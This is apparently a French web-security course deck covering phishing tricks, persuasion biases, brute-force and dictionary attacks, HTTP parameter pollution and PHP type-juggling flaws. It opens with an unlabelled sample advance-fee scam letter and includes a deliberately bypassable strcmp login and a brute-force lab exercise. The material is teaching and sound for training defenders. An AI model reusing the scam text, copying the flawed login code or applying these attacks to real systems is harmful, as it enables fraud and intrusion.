RECENTLY, MY DOCTOR TOLD ME THAT I HAVE SERIOUS SICKNESS WHICH IS CADIAC PROBLEM.THE ONE THAT DISTURBS ME MOST IS MY STROKE SICKNESS HAVING KNOWN MY CONDITION I DECIDED TO DONATE HIS FUND TO YOU TO UTILIZE THIS MONEY ACCORDING TO MY DIRECTION AND THE WILL OF GOD.

PLEASE DO GIVE URGENT RESPONSE TO THIS MAIL WITHOUT ANY DELAY.

I WANT TO GIVE YOU NUMBER TO CALL ME BUT I DONT WANT IN A WAY MY HUSBAND RELATIONS WILL KNOW THAT I AM GIVING YOU THIS MONEY. I HAVE SISTER NURSE WHO IS FEARFUL TO THE LORD THAT WILL BE HELPING GIVING YOU INFORMATION OF THIS DEPOSIT.HER NAME ID SISTER (CHANTAL KONE)

SO PLEASE I AM WAITING FOR YOUR URGENT REPLY SO THAT I CAN GIVE YOU ALL THE INFORMATION ABOUT THIS MONEY AND THE SECURITY COMPANY WERE IT WAS DEPOSITED BY MY LATE HUSBAND ,

REMAIN BLESSED ALWAYS
YOURS SISTER IN CHRIST
MRS LINDA FASTUS SCHWARZ

INGÉNIERIE SOCIALE - TECHNIQUES DE PHISHING

Techniques de masquage des URL malveillantes

- Open Redirect : exploitation d'une fonction de redirection web mal protégée
- Raccourcisseurs d'URL : utilisation de services en ligne

  Exemple: https://urls.fr/tvWku_
- QR code : masquage d'URL au sein de QR code
- Modification de serveur DNS local : redirection d'un nom de domaine vers l'adresse IP du serveur malveillant
- Reconfiguration des paramètres réseaux : redirection d'un nom de domaine vers l'adresse IP du serveur malveillant

  Exemple: Fichier `/etc/hosts` sur Linux
- Attaques homographes : utilisation de caractères Unicode ou d'autres langues imitant les caractères ASCII originaux

  Exemple:
  - 𝒷ing.com / bing.com

    ,
  - google.com / google.com
- Attaques sur les erreurs typographiques : exploitation des fautes de frappes

  Exemple:
  - http://ryanair.com ≠ http://ryamair.com
  - `pip install equests` /

    `pip install requests`

INGÉNIERIE SOCIALE - L'HUMAIN EST UN SYSTÈME COMME LES AUTRES

Contrairement à un système informatique, un système d'information s'entend au sens large comme l'ensemble des processus documentés de traitement et de stockage de l'information

- Toute organisation composée d'éléments capables de traiter et stocker de l'information constitue, de fait, un système d'information
- Depuis l'invention de l'écriture: les scribes, les commerçants, les armées, les églises, les administrations, les états mettent en oeuvre des systèmes d'information
- Plus ou moins complexe, plus ou moins technique, plus ou moins mature

→ L'humain fait partie intégrante des systèmes d'information, et constitue donc une cible

INGÉNIERIE SOCIALE - FAILLES HUMAINES ET PSYCHOLOGIQUES

Objet d'étude de la psychologie sociale

La vulnérabilité de l'humain - les biais cognitifs

- Biais de perception - contrastes, illusions, comparaisons, très grandes ou petites valeurs → cadrage avantageux d'éléments factuels
- Biais de l'attention - surcharge mentale, distraction, confusion ou focalisation → diminution de mécanismes de défenses et la bonne mobilisation des ressources
- Biais de mémoire - création de faux souvenirs, primauté, récence, avantage au connu → recadrage d'informations
- Biais de raisonnement - exploitation du besoin de cohérence, dissonaance cognitive, engagement, biais de disponibilité de l'information
- Biais liés à la personne différences de caractères, de culture, de langue, ou autre filtre social ou cognitif

INGÉNIERIE SOCIALE - FAILLES HUMAINES ET PSYCHOLOGIQUES

Principes de persuasion (Caldini)

- Réciprocité : Les gens sont plus enclins à faire quelque chose pour quelqu'un qui a ou promet de faire quelque chose pour eux en retour.
- Engagement et cohérence : Une personne est plus susceptible de faire quelque chose après s'être engagée ou si elle a toujours agi de la sorte.
- Preuve sociale : L'"effet de vague" signifie que les gens sont plus enclins à faire quelque chose qu'ils considèrent comme populaire et que tout le monde fait.
- Autorité : Les gens sont plus enclins à prendre des mesures ordonnées par une figure d'autorité.
- Aimer : Les gens veulent être appréciés et feront des choses qui leur permettront de l'être encore plus ou qui leur permettront d'éviter l'embarras.
- La pénurie : Si une chose est rare, les gens la considèrent comme plus précieuse et se précipitent pour l'obtenir avant qu'il ne soit trop tard.
- L'unité : Les gens sont plus enclins à faire des choses que les personnes qu'ils apprécient et auxquelles ils s'identifient font ou suggèrent.

INGÉNIERIE SOCIALE - EXEMPLE

Exemple de l'arnaque au président, ou escroquerie aux faux ordres de virement

SÉCURITÉ WEB - LES VULNÉRABILITÉS

Les vulnérabilités liées aux entrées

Injections de code, faille include, faille upload ...


Les vulnérabilités logiques

Utiliser deux fois un coupon de réduction, changer les étapes d'un paiement ...

Les vulnérabilités liées à la technologie

Bruteforce, attaques par dictionnaires ...

SÉCURITÉ WEB - CATÉGORIES D'ATTAQUES



SÉCURITÉ WEB - ATTAQUES PAR ÉNUMÉRATION

Attaque par force brute (*bruteforce*)


Une attaque par force brute consiste à essayer toutes les combinaisons possibles pour trouver un mot de passe : sa réalisation pratique dépend fortement du temps nécessaire aux différents essais .

Deux catégories d'attaque par force brute

- **En ligne (online):** L'attaque est réalisée directement sur l'application ciblée
- **Hors ligne (offline):** L'attaque est réalisée sur l'ordinateur de l'attaquant, par exemple pour casser un mot de passe haché obtenu via une fuite de données.

SÉCURITÉ WEB - ATTAQUES PAR ÉNUMÉRATION

Attaque par dictionnaire




Au lieu de tester toutes les combinaisons possibles, une attaque par dictionnaire va consister à essayer des entrées ou des combinaisons d'entrées stockées dans une table précalculée.


Exemple: les tables arc-en-ciel (ou *rainbow table*) contiennent de grandes quantités de couples mot de passe / empreinte précalculées. Elles sont optimisées pour le parcours de la table. .

SÉCURITÉ WEB - ATTAQUES PAR ÉNUMÉRATION

Nombreux outils disponibles:

- **Hydra**, **JohnTheRipper** pour le bruteforce
- **Crunch** pour la génération de dictionnaires
- ...





SÉCURITÉ WEB - ATTAQUES PAR ÉNUMÉRATION

Exercice: attaque par force brute

Vous disposez d'un formulaire de connexion sur le site web de démonstration.
Objectif: Vous devez trouver le mot de passe de l'utilisateur dont le login est "user1": vous savez que ce mot de passe est composé de 4 digits.

Proposez une stratégie pour mettre en place cette attaque sur le système de connexion.

Exercice: attaque par dictionnaire

Il est possible d'optimiser l'attaque pour être plus efficace qu'un parcours exhaustif des entrées via une attaque par dictionnaire.

Créer un dictionnaire pertinent pour tester en priorité les mot de passe les plus probables.

Indice: quels sont les types de codes PIN les plus faciles à retenir ?

- Les codes composés de 4 digits identiques (ex: 1111)
- Les codes composés de 4 digits consécutifs (ex: 1234)
- Les années de naissance (ex: 1987)

LES ATTAQUES CÔTÉ SERVEUR

SÉCURITÉ WEB - COLLECTE D'INFORMATION

Attaque par pollution des paramètres HTTP


L'attaquant fournit plusieurs valeurs pour un même paramètre, pour exploiter une incohérence de l'application entre la vérification des paramètres et leur utilisation.

Objectif : identifier le serveur web utilisé via une application web (*fingerprinting*)


Dis moi ce que tu fais, je te dirais qui tu es

- L'attaquant exploite le fait que les différents serveurs web ne gèrent pas les paramètres multiples de la même manière :
  - **ASP / IIS:** Valeurs concaténées
  - **PHP / Apache:** Dernière occurence
  - **Python / Zope**: Tableaux des valeurs
  - **JAVA / JSP**: Première occurence
- Exemples:
  - https://www.google.fr/search?q=tom&q=jerry
  - https://fr.search.yahoo.com/search?p=tom&p=jerry

SÉCURITÉ WEB - STATIQUE VS DYNAMIQUE



SÉCURITÉ WEB - STATIQUE VS DYNAMIQUE



SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE

Vulnérabilités liées au typage dynamique

Le typage dynamique consiste à laisser l'ordinateur réaliser l'opération de typage "à la volée", lors de l'exécution du code, contrairement à certains langages statiquement typés qui demandent au programmeur de déclarer expressément, pour chaque variable qu'il introduit dans son code, son typage.

→ Ce mécanisme d'inférence des types peut mener à des vulnérabilités complexes à identifier

Le cas du langage PHP

- Les variables sont effectivement typées, mais le langage **déduit leur type de leur contenu**
- **Lorsque deux variables de types différents** sont comparées ou lorsqu'une variable est castée, PHP se débrouille pour **convertir** la valeur
- Certaines de ces conversions sont un peu obscures et peuvent amener le développeur à **introduire des failles** dans son code !

SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE

Le cas de l'opérateur de comparaison strict === vs. loose ==

Strict comparisons with ===

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
array()	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"php"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE

Comparaison string / nombre

- TRUE: `"0000" == int(0)`
- TRUE: `"0e12" == int(0)`
- TRUE: `"1abc" == int(1)`
- TRUE: `"0abc" == int(0)`
- TRUE: `"abc" == int(0) // !!!`

Comparaison string / string

- TRUE: `"0e12345" == "0e54321"`
- TRUE: `"0e12345" <= "1"`
- TRUE: `"0e12345" == "0"`
- TRUE: `"0xF" == "15"`

SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE


Le cas strcmp

(PHP 4, PHP 5, PHP 7)
strcmp — Comparaison binaire de chaînes
Description
int strcmp (string $str1 , string $str2)
Notez que cette comparaison est sensible à la casse.

Liste de paramètres
Str1 : La première chaîne.
Str2 : La seconde chaîne.

Valeurs de retour
Retourne **< 0** si str1 est inférieure à str2;
> 0 si str1 est supérieure à str2,
et **0** si les deux chaînes sont égales.

Erreurs
En cas d'erreur, par exemple si l'un des deux arguments n'est pas une chaîne de caractères, la fonction renvoie la valeur *NULL*.



Extrait de la documentation de **strcmp**


SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE

Comment bypasser cette authentification ?

```php
<?php
if (strcmp($_GET["password"],"r00tp4sS5Wd")==0) {
    echo "Connexion réussie";
}
else
{
    echo "Connexion échouée";
}
?>
```

SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE

Comment bypasser cette authentification ?



Observations


- **Opérateur de comparaison faible :** `==`
- **Conversion implicite :** `0 == NULL`
- **`strcmp` renvoie `NULL` en cas d'erreur**
- → Comment provoquer une erreur ?

SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE

Injection de contenu - Wordpress

- CVE-2017-1001000, touchant les versions 4.7.0, 4.7.1,4.7.2
- Bypass d'authentification par Type Juggling
- Permet une injection de contenu, voire de code dans certaines conditions

PRINCIPE GÉNÉRAL



SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE

```php
public function update_item_permissions_check( $request ) {

        $post = get_post( $request['id'] );
        $post_type = get_post_type_object( $this->post_type );

        // Vérification : L'utilisateur a-t-il le droit de modifier l'article ?
        // Si NON -> Erreur
        // Vérification : L'utilisateur a-t-il le droit de modifier cet article, dont il n'est pas l'auteur ?
        // Si NON -> Erreur
        // Vérification : L'utilisateur a-t-il le droit d'épingler cet article ?
        // Si NON -> Erreur
        // Vérification : L'utilisateur a-t-il le droit d'assigner des mots clés à l'article ?
        // Si NON -> Erreur

        // Si aucune des conditions n'est vérifiée, on retourne True
        return true;
```

Problème 1:

- Structure en liste noire : si aucune des conditions n'est vérifiée, on autorise
- Si l'article n'existe pas, la fonction renvoie True !

